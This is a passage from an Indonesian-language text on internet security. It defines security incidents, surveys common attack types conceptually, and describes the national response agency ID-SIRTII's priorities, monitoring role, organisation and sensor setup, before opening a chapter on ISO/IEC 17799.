Definisi ini lebih menekakan pada adanya sebuah peristiwa penyusupan yang dapat berakibat pada terjadinya pelanggaran dari kebijakan keamanan yang telah didefinisikan dan dideklarasikan sebelumnya. Intepretasi lain dari kata yang sama adalah:

"an event that has caused or has the potential to cause damage to an organisation's business systems, facilities, or personnel"

Pada definisi ini ditekankan bahwa peristiwa yang tidak dikehendaki tersebut dapat berakibat atau menimbulkan kerusakan pada sistem dan fasilitas bisnis, termasuk individu yang ada di dalamnya. Lihatlah definisi berikutnya dari kata *incident* berikut ini:

"any occurrence or series of occurences having the same origin that results in the discharge or substabtial threat"

Yang menarik dari definisi ini adalah diperkenalkannya kata "substantial threat" atau ancaman yang subsansial terhadap suatu sistem. Frase ini dipergunakan untuk menekankan bahwa peristiwa yang tidak diinginkan tersebut dapat benar-benar menimbulkan kerusakan fundamental (fatal) terhadap sebuah sistem. Menggabungkan ketiga ragam definisi di atas, Carnegie Mellon University dalam bukunya CSIRT Handbook mendefinisikan *incident* sebagai:

"an undesired event that could have resulted in harm to people, damage to property, loss to process, or harm to the environment"

atau "suatu peristiwa yang tidak diharapkan/diinginkan terjadi, yang dapat merugikan manusia, menghancurkan aset atau fasilitas, mengganggu proses, dan merusak lingkungan sekitarnya.

Melalui definisi dari kata "incident" ini semakin jelas terlihat strategisnya lembaga-lembaga semacam ID-SIRTII dimiliki oleh sebuah negara. Internet yang telah dipergunakan di berbagai bidang kehidupan masyarakat perlu dijaga keutuhan dan keamanannya dari peristiwa yang tidak diinginkan tersebut.

Ragam Incident Internet

Begitu banyak jenis *incident* yang terjadi di dunia maya, mulai dari yang sangat sederhana hingga yang sangat kompleks modus operandinya. Di Indonesia misalnya, *web defacement* merupakan jenis *incident* yang sangat sering terjadi, berupa pengrusakan atau perubahan terhadap isi sebuah situs internet (baca: *website*). Hingga saat ini, situs-situs resmi yang telah menjadi korban *web defacement* misalnya

milik Departemen Luar Negeri, Bank Indonesia, Partai Golongan Karya, Departemen Komunikasi dan Informatika, Komite Pemilihan Umum, dan lain-lain. Jenis *incident* lainnya yang juga cukup banyak terjadi di tanah air adalah yang dikenal sebagai istilah *phishing*, yaitu tindakan penyamaran oleh seseorang atau individu terhadap sebuah organisasi, sehingga sang korban merasa bahwa yang bersangkutan adalah benar-benar pihak yang sah, sehingga "secara sadar" terjadi proses pengiriman data rahasia seperti *password* atau nomor kartu kredit. Kasus terkemuka yang menimpa Bank BCA[25] mengawali kegiatan *phishing* yang terjadi di tanah air, dimana diikuti oleh beraneka ragam variasinya – seperti penipuan melalui SMS yang paling banyak memakan korban dewasa ini. Di kancah dunia kriminalisasi, Indonesia sangat dikenal dengan tingginya kuantitas penipuan dunia maya melalui upaya penggunaan kartu kredit secara tidak sah, atau yang lebih dikenal dengan istilah *carding*. Jenis *incident* ini menimpa pemegang kartu kredit yang nomornya serta informasi penting lainnya telah diketahui oleh orang lain dan disalahgunakan untuk membeli barang-barang atau jasa-jasa tertentu via internet.

Belakangan ini, fenomena *spamming* atau pengiriman *brosur elektronik* via internet sering pula dikategorikan sebagai *incident* karena begitu banyaknya *spam* yang di isinya adalah program-program (baca: *file*) jahat yang dapat merusak sistem komputer, seperti *virus, worms,* dan *trojan horse*. Banyak pengguna awam yang dikirimi *electronic email (email)* - yang pada dasarnya merupakan *spam* ini – membukanya, sehingga berakibat pada masuknya virus atau *worms* tersebut ke dalam sistem komputernya, dan tanpa disadari dapat menularkannya ke komputer-komputer lainnya melalui jejaring internet. Dalam konteks ini, para pengguna internet harus pula berhati-hati jika mengunduh (baca: *download*) *file* dari internet – terutama yang gratis – karena tidak semua *file* yang diambil tersebut bebas dari program-program jahat. Para kriminal di dunia maya, sangat senang meletakkan program-program jahat tersebut di *file-file* yang digemari masyarakat, seperti: lagu-lagu mp3, film atau video, gambar-gambar porno, *wallpaper* komputer, dan lain sebagainya.

Seperti layaknya sebuah jalan raya utama (baca: jalan tol), internet dipenuhi oleh paket-paket data/informasi yang dipertukarkan oleh seluruh penggunanya di muka bumi ini. Tidak jarang terjadi kemacetan yang mengakibatkan terganggunya lalu lintas data di jejaring maya ini. Dari seluruh kemacetan yang pernah terjadi, banyak yang sebenarnya merupakan *incident*, alias adanya pihak-pihak yang secara sengaja "membanjiri" internet dengan paket-paket data informasi tertentu sehingga membuat lalu lintas data menjadi macet total, dan merusak interaksi atau pun transaksi yang seharusnya terjadi. Jenis *incident* ini dinamakan sebagai DoS yang merupakan singkatan dari *Denial of Services* – dengan variasi utamanya adalah DDoS (Distributed Denial of Services). Beratus-ratus ribu bahkan berjuta-juta paket data "tak berguna" dikirimkan seseorang untuk membanjiri jalan raya internet sehingga terjadilah "kemacetan" dimana-mana. Belakangan ini terdapat fenomena *incident* yang membuat seluruh praktisi internet di dunia pusing tujuh keliling karena kompleksitasnya yang sedemikian tinggi. Sebuah *incident* yang dikenal dengan istilah *botnet* atau *robot network*. Cara kerja *botnet* adalah sebagai berikut. Seseorang kriminal, sebut saja sebagai *the puppet master*, secara diam-diam meletakkan program-program jahat di beribu-ribu komputer yang tersebar dimana-mana melalui koneksi internet.

[25] Terjadi pada saat BCA meluncurkan *internet banking*-nya yang dikenal dengan situs www.klikbca.com.

Keberadaan *file* tersebut tidak disadari oleh pengguna komputer, karena sifatnya yang pasif – alias tidak melakukan apa-apa. Oleh karena itulah maka *file* ini dinamakan sebagai *zombie* alias "mayat hidup". Pada saat tertentulah, jika serangan telah ditetapkan untuk dilakukan, sang *puppet master* mengerahkan seluruh *zombie* yang tersebar di seluruh dunia untuk menyerang infrastruktur sebuah sistem komputer secara simultan dan kolosal. Tentu saja gerakan gala DDoS ini akan langsung membuat sistem komputer yang diserang menjadi tidak berfungsi – sebagaimana layaknya terjadi keroyokan dalam sebuah perkelahian tidak seimbang. Peristiwa yang menimpa Estonia[26] merupakan salah satu bukti betapa ampuhnya dan besarnya dampak yang dapat terjadi melalui *incident* berjenis botnet ini.

Riset dan statistik memperlihatkan, bahwa terjadi peningkatan yang signifikan terhadap kuantitas dan kualitas *incident* atau pun serangan di dunia maya. Gagal untuk memitigasi ancaman terjadinya serangan ini dapat berakibat serius dan fatal bagi organisasi ata institusi yang terlibat di dalamnya.

Strategi Prioritas Penanganan Incident

Melihat begitu banyaknya jenis dan karakteristik *incident* yang dapat menimpa seluruh pengguna internet, maka lembaga pengaman semacam ID-SIRTII harus memiliki strategi prioritas penanganan *incident* yang mungkin terjadi. Terkait dengan klasifikasi *incident*[27] – seperti *interception, interuption, modification,* dan *fabrication* – ID-SIRTII memiliki empat level prioritas dalam penanganan *incident*. Prioritas pertama ditujukan pada *incident* yang dampaknya dapat berakibat pada terganggunya keamanan publik/masyarakat dan keamanan negara. Misalnya adalah *incident* yang dapat merusak sistem pengamanan lalu lintas penerbangan udara atau sistem persenjataan militer. Jika terdapat potensi ataupun peristiwa *incident* terkait dengan hal ini, maka ID-SIRTII akan mengerahkan sejumlah stafnya untuk berkonsentrasi penuh menangani kasus ini saja (dikenal dengan tingkat keterhubungan *many-to-one*[28]).

Sementara itu prioritas kedua ditujukan pada penanganan *incident* yang dapat mengganggu sistem ekonomi suatu negara – misalnya adalah sistem transaksi perbankan dan sistem telekomunikasi masyarakat. Jika terjadi hal ini, maka ID-SIRTII siap mengerahkan dan mengalokasikan individu-individu yang dimilikinya untuk menangani hal tersebut dalam hubungan relasi *one-to-many* – seorang ahli ditugaskan untuk menjaga sejumlah organisasi dari kemungkinan terjadinya *incident* yang dapat berdampak kerugian ekonomis.

---

[26] Dipacu oleh kemarahan warga setempat akibat dipindahkannya patung Lenin, Estonia diserang *botnet* yang melumpuhkan seluruh sistem obyek vitalnya sehingga berakibat pada tidak berfungsinya utilitas penting seperti listrik dan sistem perbankan, yang menyebabkan kekacauan disana sini selama lebih dari satu minggu.

[27] Empat klasifikasi jenis-jenis *incident* yang kerap dipergunakan oleh praktisi maupun akademisi keamanan informasi dan internet.

[28] Istilah "many-to-one" berarti "banyak orang dikerahkan dan dialokasikan untuk menangani sebuah perkara".

TYPE OF INCIDENT AND ITS PRIORITY	Public Safety and National Defense (Very Priority)	Economic Welfare (High Priority)	Political Matters (Medium Priority)	Social and Culture Threats (Low Priority)
1. Interception	Many to One	One to Many	Many to Many	Automated Tool (KM-Based Website)
2. Interruption	Many to One	One to Many	Many to Many	Automated Tool (KM-Based Website)
3. Modification	Many to One	One to Many	Many to Many	Automated Tool (KM-Based Website)
4. Fabrication	Many to One	One to Many	Many to Many	Automated Tool (KM-Based Website)

Gambar 15: Tingkatan Prioritas Penanganan Incident

Adapun prioritas ketiga adalah hubungan secara *many-to-one*, yaitu bagi kemungkinan terjadinya peristiwa *incident* yang dapat menimbulkan kerugian politis – seperti misalnya pengrusakan situs-situs resmi pemerintahan dan lembaga-lembaga resmi lainnya. Prioritas terendah diberikan pada ancaman yang dapat mengganggu aspek sosial budaya masyarakat, karena ID-SIRTII sadar bahwa aspek ini hanya dapat diselesaikan dengan menggunakan pendekatan sosial budaya pula – dalam arti kata pendekatan secara teknis tidak akan berdampak efektif seperti yang diinginkan[29].

Proses Inti dan Aktivitas Penunjang

Keseluruhan spektrum keamanan informasi yang telah dipaparkan di atas secara langsung maupun tidak langsung menentukan dua domain manajemen tata kelola ID-SIRTII, terutama terkait dengan produk dan jasa yang dihasilkannya. Domain pertama – disebut sebagai proses inti atau *core process* – adalah tugas memonitor trafik internet secara penuh 24/7[30] dan mengelola *traffic log files* yang berada dalam posesi para ISP. Dengan alat sensor yang dimiliki dan diinstalasi pada titik-titik internet yang utama, maka ID-SIRTII melalui *monitoring room*-nya melakukan "pengawasan" dan "monitoring" terhadap pola trafik yang terjadi di internet. Melalui perangkat lunak yang dimilikinya, jika ada trafik yang mencurigakan – yang ditandai dengan pola-pola tertentu – maka *alert warning signal* segera diberikan melalui penyampaian potensi atau peristiwa *incident* tersebut kepada yang bersangkutan[31]. Perlu diingat, bahwa walaupun ID-SIRTII memiliki kemampuan untuk melakukan mitigasi, namun secara tugas dan tanggung jawab yang dibebankan kepadanya, kegiatan mitigasi tersebut tidak boleh dilakukan. Artinya adalah bahwa tindakan mitigasi terhadap *incident* yang ditemukan harus dilakukan secara mandiri oleh pihak-pihak yang terlibat dan berkepentingan.

---

[29] Demikianlah cara pandang ID-SIRTII terhadap fenomena semacam pornografi, *child abuse*, terorisme, dan lain sebagainya. Peralatan yang dimiliki oleh ID-SIRTII hanya dapat mengurangi probabilitas dan tingginya dampak yang terjadi, namun tidak dapat secara signifikan mengelimintasinya, karena fenomena tersebut memiliki dimensi sosial budaya yang kental.

[30] 24 jam sehari dan 7 hari dalam seminggu secara tidak berkesudahan.

[31] Misalnya diberitahukan kepada ISP yang berpotensi menjadi "korban" *incident* atau yang dikhawatirkan dipergunakan kriminal sebagai "pusat" terjadinya *incident*.

Masih terkait dengan tugas inti atau tugas pokok, ID-SIRTII juga memiliki tanggung jawab untuk mengelola *traffic log file*[32] yang dihimpun oleh setiap ISP yang beroperasi di Indonesia. Perlu diketahui bahwa salah satu kewajiban ISP yang dinyatakan dalam kontrak lisensi antara dirinya dengan Dirjen Postel selaku pemerintah adalah kesanggupan dan kesediaannya dalam merekam dan menghimpun *traffic log file* yang terjadi pada jaringan infrastrukturnya. Sehubungan dengan hal ini, maka Dirjen Postel memerintahkan kepada seluruh ISP yang ada di Indonesia, untuk menyerahkan *traffic log file* yang dimilikinya untuk dikelola oleh ID-SIRTII demi kepentingan nasional[33].

Secara langsung, kedua tugas inti ID-SIRTII tersebut mendatangkan keuntungan bagi konstituennya, terutama dalam konteks sebagai berikut:

- Seyogiyanya, setiap ISP harus memiliki peralatan untuk memonitor dan menangani *incident* yang dapat menimpa para pelanggannya. Mengingat cukup tingginya investasi yang perlu dikeluarkan untuk membangun peralatan tersebut, maka melalui ID-SIRTII, ISP yang bersangkutan tidak perlu mengadakannya, karena dapat dipakai secara bersama-sama (baca: *shared services*);
- Begitu banyaknya peristiwa kriminal di dunia maya memaksa polisi untuk mengumpulkan alat bukti yang kebanyakan berada dalam posesi ISP terkait. Semakin banyak peristiwa yang terjadi berakibat semakin sering "diganggunya" ISP oleh kebutuhan penegak hukum tersebut. Dengan dikelolanya *traffic log file* oleh pihak ID-SIRTII, maka penegak hukum seperti polisi atau jaksa tidak perlu memintanya pada ISP, karena ID-SIRTII akan menyediakannya langsung kepada pihak-pihak yang berwenang; dan
- Sejumlah kasus kriminal di dunia maya sering berakhir dengan dilepaskannya terdakwa karena hakim berhasil diyakinkan oleh pembelanya bahwa cara polisi dan jaksa dalam mengambil barang bukti digital yang dibutuhkan pengadilan adalah melalui mekanisme yang tidak sah dan/atau meragukan. Karena ID-SIRTII memiliki prosedur dan mekanisme manajemen *traffic log file* yang telah diakui secara internasional karena memenuhi standar yang berlaku, maka hakim tidak perlu ragu-ragu lagi dalam menerima alat bukti yang berasal dari lembaga resmi semacam ID-SIRTII[34].

Dalam kesehari-hariannya, sesuai amanat Peraturan Menteri terkait, ID-SIRTII disamping melakukan dua tugas pokok tadi, menjalankan pula sejumlah aktivitas penunjang. Aktivitas pertama adalah melakukan edukasi kepada publik dan kepada seluruh pihak yang berkepentingan terhadap keamanan informasi. Dalam hal ini ID-SIRTII bekerjasama dengan beragam asosiasi, seperti: Aspiluki, Apkomindo, APJII, Mastel, Awari, Aptikom, I2BC, Ipkin, dan lain sebagainya.

---

[32] Catatan elektronik dari sistem berupa rekaman data/informasi terkait dengan trafik internet yang terjadi pada durasi tertentu.

[33] Pola seperti ini dikenal sebagai aktivitas "outsource" atau pengalihdayaan dari Dirjen Postel kepada ID-SIRTII selaku lembaga yang dibentuknya.

[34] Sesuai dengan kebutuhan, maka data *traffic log file* yang diminta meliputi informasi terkait dengan *source, destination, port, protocol,* dan *time stamp*.


Gambar 16: Rangkaian Proses dan Aktivitas ID-SIRTII

Aktivitas kedua adalah menjadi mitra bagi institusi-institusi atau organisasi-organisasi yang terkait langsung dengan manajemen obyek-obyek vital industri, seperti BUMN, Departemen dan Kementrian, Badan Kepresidenan, dan Perhimpunan Bank Umum Nasional (PERBANAS). Aktivitas ketiga adalah menyelenggarakan pelatihan-pelatihan terkait dengan kiat-kiat pengamanan informasi bagi mereka yang membutuhkan. Dalam hal ini ID-SIRTII banyak bekerjasama dengan lembaga-lembaga sejenis yang telah memiliki pengalaman internasional. Aktivitas keempat adalah mendirikan dan menjalankan laboratorium simulasi, tempat belajarnya sejumlah praktisi keamanan informasi dan internet untuk meningkatkan kompetensi maupun keahliannya memperbaiki kinerja keamanan di masing-masing organisasinya. Dan aktivitas kelima adalah menjalin kerjasama dengan lembaga-lembaga sejenis dari luar negeri, karena kebanyakan *incident* yang terjadi bersifat internasional[35]. Kerjasama dengan luar negeri merupakan hal yang sangat mutlak perlu dilakukan mengingat kebanyakan *incident* perlu dipecahkan secara cepat dengan cara koordinasi, komunikasi, dan kooperasi antar negara untuk mencegah terjadinya penularan[36].

Mengingat betapa pentingnya kualitas dari kinerja lembaga semacam ID-SIRTII, maka dalam kegiatan rutinitas sehari-hari, ID-SIRTII memiliki *Standard Operating Procedures (SOP)* yang baku dan mengacu pada standar internasional. Pada saatnya nanti, ID-SIRTII harus berhasil memperoleh sertifikasi internasional standar yang terkait dengan peranan dan fungsi kerjanya, seperti: ISO17799/BS7799, ISO27001, dan ISO9001:2000. Hingga saat ini sebagian rutinitas kerja dari ID-SIRTII telah mengacu pada penerapan standar-standar yang disebutkan tadi.

---

[35] Kriminal yang cerdik akan cenderung menyesatkan penegak hukum dengan cara melibatkan sumber daya-sumber daya komputasi dari berbagai titik-titik negara yang terhubung ke internet.
[36] Jika kerjasama tidak dilakukan, maka harus melalui jalur protokol dan birokrasi resmi melalui Departemen Luar Negeri pihak-pihak yang berkoordinasi sehingga membutuhkan waktu yang lama dan proses bertele-tele.



Gambar 17: Klasifikasi Proses Kerja Rutin ID-SIRTII

Struktur Tim Kerja

Agar seluruh rangkaian proses terkait dapat berjalan secara efektif, maka struktur organisasi dari *response team* yang dimaksud haruslah sesuai dan selaras dengan karakteristik ruang lingkup kerja serta misi yang diemban[37]. Secara struktur, otoritas tertinggi sebagai penanggung jawab kinerja kerja ID-SIRTII di Indonesia dipegang oleh Menteri Komunikasi dan Informatika, yang dalam hal ini dilimpahkan secara langsung kepada Direktur Jenderal Pos dan Telekomunikasi[38]. Sebagai penanggung jawab implementasi sehari-hari, ditunjuklah sepasang pimpinan secara "tandem" yaitu Ketua Pelaksana dan Wakil Ketua Pelaksana ID-SIRTII. Dalam aktivitas kesehariannya, Ketua Pelaksana lebih memfokuskan diri pada aspek-aspek yang bersifat strategis, sementara Wakil Ketua Pelaksana bertugas secara khusus menangani hal-hal yang bersifat teknis operasional. Dengan demikian, maka sepasang pimpinan yang ada saling melengkapi untuk menjalankan ketujuh tugas pokok ID-SIRTII seperti yang telah dikemukakan sebelumnya.


Untuk mendukung pimpinan dalam kegiatan yang lebih operasional, maka ditunjuklah lima orang deputi untuk memimpin lima unit utama ID-SIRTII, masing-masing adalah:

1. Deputi Operasional dan Keamanan – dengan tugas pokok melakukan pemantauan atau *monitoring* terhadap trafik internet yang terjadi di Indonesia dalam mode 24/7;
2. Deputi Aplikasi dan Basis Data – dengan tugas pokok mengelola manajemen *traffic log file* yang diperoleh dari beragam *stakeholder* terkait untuk dipergunakan sebagaimana mestinya;

[37] Hal inilah yang membuat setiap CERT/CSIRT memiliki struktur organisasi yang tipikal dan berbeda satu dengan lainnya.
[38] Sesuai bidang tugas dan tanggung jawabnya terkait dengan kinerja infrastruktur teknologi informasi dan komunikasi (baca: internet).

3. Deputi Riset dan Pengembangan – dengan tugas pokok melakukan analisa terhadap tren teknologi dan hal-hal terkait dengan keamanan informasi, termasuk di dalamnya melakukan analisa terhadap kondisi keamanan internet Indonesia berdasarkan hasil pengamatan terhadap trafik yang dilakukan;
4. Deputi Pendidikan dan Hubungan Masyarakat – dengan tugas pokok menyelenggarakan sejumlah program atau aktivitas peningkatan wawasan, kepedulian, dan pendidikan masyarakat terhadap pentingnya melakukan pengamanan terhadap infrastruktur teknologi informasi yang dipergunakan; dan
5. Deputi Kolaborasi Eksternal dan Kemitraan Internasional – dengan tugas pokok mewakili lembaga dalam berbagai kerjasama dan kolaborasi kemitraan antara ID-SIRTII dengan pihak-pihak lain, baik yang berada di tanah air maupun di luar negeri.

Masing-masing deputi yang ada dilengkapi dengan sejumlah staf dan personil untuk mengimplementasikan berbagai program yang telah disusun dan disepakati bersama. Seperti halnya lembaga-lembaga CERT/CSIRT serupa di negara lain, tim inti ID-SIRTII juga didukung oleh sebuah Tim Ahli yang secara independen dan periodik memberikan pandangan serta rekomendasi ke depan terkait dengan strategi manajemen dan operasional ID-SIRTII.




Gambar 18: Struktur Organisasi ID-SIRTII

Tim Ahli ini dibagi menjadi tiga kelompok, masing-masing bertanggung jawab terhadap tiga aspek penting, yaitu: kelembagaan dan kebijakan, hukum dan perundang-undangan, serta teknis dan operasional. Agar ID-SIRTII dapat berjalan seperti yang diharapkan oleh seluruh pemangku kepentingan terkait dengannya, maka disusunlah standar *Key Performance Indicators* yang dipergunakan sebagai acuan ukuran kinerja keberhasilan organisasi. Untuk itulah maka selain Tim Ahli, dibentuk pula sebuah Tim Pengawas yang berfungsi untuk memonitor, menilai, dan mengevaluasi hasil kerja ID-SIRTII secara umum[39].

[39] Jika Tim Ahli terdiri dari sejumlah pakar-pakar dan/atau praktisi di bidangnya, Tim Pengawas terdiri dari wakil-wakil komunitas dan pemerintahan.

Topologi Teknologi Pendukung

Secara prinsip, hampir semua model teknologi *monitoring* yang dilakukan oleh berbagai lembaga CERT/CSIRT di dunia kurang lebih sama. Kuncinya terletak pada peletakan perangkat sensor di titik-titik utama dimana nadi lalu lintas internet berada[40]. Melalui sensor yang ada dapat diperoleh seluruh data yang diinginkan untuk dianalisa karakteristik dan polanya. Secara topologis, sensor-sensor yang tersebar di berbagai ISP, NAP, maupun IX tersebut dihubungkan secara terpusat ke pusat data dan *monitoring* ID-SIRTII – atau yang lebih dikenal sebagai "monitoring room". Di sinilah proses pemantauan dan analisanya dilakukan setiap hari tanpa henti. Jika terlihat terdapat hal-hal yang mencurigakan, setelah melalui proses analisa secara cepat dan cermat, maka ID-SIRTII langsung memberikan *early warning signal* kepada pihak-pihak terkait dengan *incident* yang diperkirakan akan dan/atau sedang terjadi[41]. Pada awal pendiriannya, ID-SIRTII bekerjasama dengan *stakeholder* terkait telah memasang sembilan buah sensor di tempat-tempat utama, dimana kurang lebih 80%[42] dari mayoritas trafik internet terjadi. Untuk sementara ini kesembilan sensor tersebut dianggap telah cukup memadai untuk melakukan pemantauan yang memberikan nilai tambah bagi pemangku kepentingan yang ada[43].



Gambar 19: Topologi Jaringan Sederhana Perangkat ID-SIRTII

---

[40] Analoginya adalah pemantauan trafik lalu lintas mobil pada jalan-jalan protokol dan persimpangan-persimpangan besar.

[41] Biasanya dilakukan melalui identifikasi *internet protocol address* dari pihak-pihak yang terkait dengan terjadinya sebuah *incident*, baik dalam posisinya sebagai "calon" korban, sumber, maupun perantara.

[42] Dengan menggunakan prinsip hukum pareto 20:80.

[43] Sebagai perbandingan, sebuah perusahaan yang berfungsi sebagai CERT di Jepang, yaitu Little Earth Corporation, pada saat ini telah memiliki 700 buah sensor yang tersebar di berbagai tempat dan konstituen, yang dihubungkan ke 500 buah komputer *server* yang beroperasi secara simultan.

Perangkat Aplikasi Penunjang

Melihat betapa tinggi dan besarnya frekuensi serta volume interaksi yang terjadi di internet sehari-hari, maka proses pemantauan dan analisa harus dilakukan melalui bantuan aplikasi penunjang. Dalam hal ini ID-SIRTII memiliki pula sejumlah aplikasi pendukung atau penunjang proses pemantauan serta analisa tren dari pola trafik yang dipantau tersebut. Secara fungsional, melalui kapabilitas yang dimiliki oleh perangkat aplikasi terkait, rangkaian proses yang dilakukan oleh ID-SIRTII menyangkut tiga hal (atau yang dikenal sebagai 3D)[44]. Pertama adalah *detect*, sebuah proses dimana melalui pemantauan diketemukan suatu pola trafik yang tidak biasaa – alias menyimpang atau anomali dari kondisi normalnya. Kedua adalah *determine*, yaitu sebuah rangkaian proses analisa untuk menentukan apakah pola trafik yang tidak biasa itu adalah merupakan atau berpotensi menjadi sebuah *incident* yang dapat mengganggu kerja sistem. Dan ketiga, *defend*, yaitu suatu proses reaktif (maupun prefentif) dengan cara memberikan *early warning system* kepada pihak-pihak yang terlibat dan memberitahukan cara paling efekif untuk melakukan perlindungan terhadap *incident* tersebut[45].

Gambar 20: Kapabilitas Perangkat Lunak Penunjang Pemantauan Internet

Filosofi Kerja dan Keberadaan Institusi

Terlepas dari berbagai peranan, fungsi, misi, dan manfaat dari adanya lembaga-lembaga semacam CERT/CSIRT, bagi negara-negara berkembang, yang komunitas "internet underground"-nya sangat aktif dan intensif berkomunikasi satu dan lainnya, kehadiran lembaga semacam ID-SIRTII kerap disambut secara skeptis dan berhati-

---

[44] Istilah 3D ini khusus diperkenalkan dan diperuntukkan untuk perangkat aplikasi Sourcefire – pengembangan dari Snort – untuk merepresenasikan keungulan dan kapabilias peragkat lunaknya yang dikeluarkan pada awal than 2007.

[45] Di beberapa negara teradapat CERT atau CSIRT/CC yang diberikan wewenang untuk melakukan mitigasi (mengurangi probabilitas terjadinya *incident*, dan seandainya telah terjadi, berusaha mengurangi dampak negatif yang dihasilkannya) melalui berbagai cara; bahkan ada yang diberikan wewenang penuh dari pemerintahnya untuk melakukan pengeblokan terhadap alamat IP tertentu jika dianggap perlu. Hak-hak ini tidak dimiliki oleh ID-SIRTII karena keterbatasan wewenangnya sebagai pemberi *early warning signal* semata.

hati. Melihat kenyataan bahwa lembaga-lembaga ini kebanyakan didanai oleh pemerintah, seringkali dianggap sebagai kaki tangan atau perpanjangan dari pemegang otoritas dalam memantau terjadinya pergerakan-pergerakan ilegal di dunia maya[46]. Khusus di Indonesia, ID-SIRTII tidak memiliki tugas, misi, maupun wewenang untuk melakukan hal tersebut. Hak dan kewajibannya, sebagai lembaga publik, tidak boleh keluar dari ketujuh tugas pokok yang telah dicanangkan dan dijelaskan sebelumnya. Oleh karena itulah maka visi yang dicanangkan pun jelas, yaitu "menciptakan lingkungan dunia maya yang aman dan kondusif". Demikian pula dengan misi yang diemban, yaitu selaras dan sejalan dengan ketujuh tugas pokok yang telah dipaparkan pada Peraturan Menteri terkait.

[46] Di beberapa negara ada yang secara tegas ditekankan misi CERT/CSIRT-nya adalah untuk melakukan pemantauan terhadap hal-hal ilegal yang dilakukan oleh warga negaranya di dunia maya.

SEPULUH ASPEK KEAMANAN DALAM STANDAR INTERNASIONAL

Pendahuluan

ISO (the International Organization for Standarization) dan IEC (the International Electrotechnical Commission) membentuk sistem khusus untuk standardisasi universal. Badan-badan nasional anggota ISO dan IEC berpartisipasi dalam pengembangan standardisasi internasional melalui panitia teknis yang disepakati oleh organisasi-organisasi yang terpercaya keahliannya dalam aktivitas-aktivitas teknis. Panitia Teknis ISO dan IEC berkolaborasi dengan prinsip saling menguntungkan. Organisasi-organisasi internasional lainnya, baik pemerintah maupun non-pemerintah, bekerja sama dengan ISO dan IEC, juga ambil bagian dalam kegiatan tersebut.

Di bidang teknologi informasi, ISO dan IEC telah menetapkan suatu Panitia Teknis Gabungan (ISO/IEC JTC 1). Rancangan standar internasional yang diadopsi oleh panitia teknis gabungan diedarkan kepada seluruh badan-badan nasional untuk diambil suara (voting). Penentuan sebagai satu sebuah standar internasional memerlukan persetujuan minimal 75% dari badan-badan nasional yang memberikan suara (pilihan).

Perlu diperhatikan terhadap kemungkinan bahwa beberapa elemen dari standar internasional ini, masih menjadi subyek bahasan hak-hak paten. Dalam hal ini, ISO dan IEC tidak bertanggung jawab untuk mengidentifikasi bagian manapun tentang hak-hak paten tersebut. Standar internasional ISO/IEC 17799 dipersiapkan oleh Institut Standar Inggris (dikenal sebagai BS 7799) dan diadopsi di bawah “prosedur jalur cepat” khusus oleh Panitia Teknis Gabungan ISO/IEC JTC 1, Teknologi Informasi, secara bersamaan dengan persetujuan dari badan-badan nasional ISO dan IEC).

Pentingya Keamanan Informasi

